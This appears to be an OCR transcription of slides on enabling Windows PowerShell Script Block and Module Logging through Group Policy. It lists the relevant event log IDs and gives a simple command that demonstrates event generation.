
Transcription



Transcription




Transcription




Configuring Logging

- Computer Configuration > Policies > Administrative Templates > Windows Components > Windows PowerShell




Script Block Logging

- v3 and newer
- v5 includes verbose logging
  - Can generate a large amount of logs
- Available under Computer and User configuration



Module Logging




Event IDs


- Windows 7 and Server 2008 and above:
  - PowerShell version 2 thru 4, “Windows PowerShell” log Event ID’s 400, 500, 501 and 800
- Windows 8.1 and Server 2012 and above:
  - PowerShell version 3 and 4, “Windows PowerShell” log Event ID’s 400, 500, 501 and 800
  - “Microsoft-Windows-PowerShell/Operational” log – Event ID 4104
- Windows 7 and Server 2008 and above:
  - PowerShell version 5, “Windows PowerShell” log - Event ID’s 200, 400, 500 and 501
  - “Microsoft-Windows-PowerShell/Operational” log – Event ID 4104

Logging at Work


- (Get-ChildItem -Path C:\windows\system32 -Filter *.exe).count
- Generated 13 events



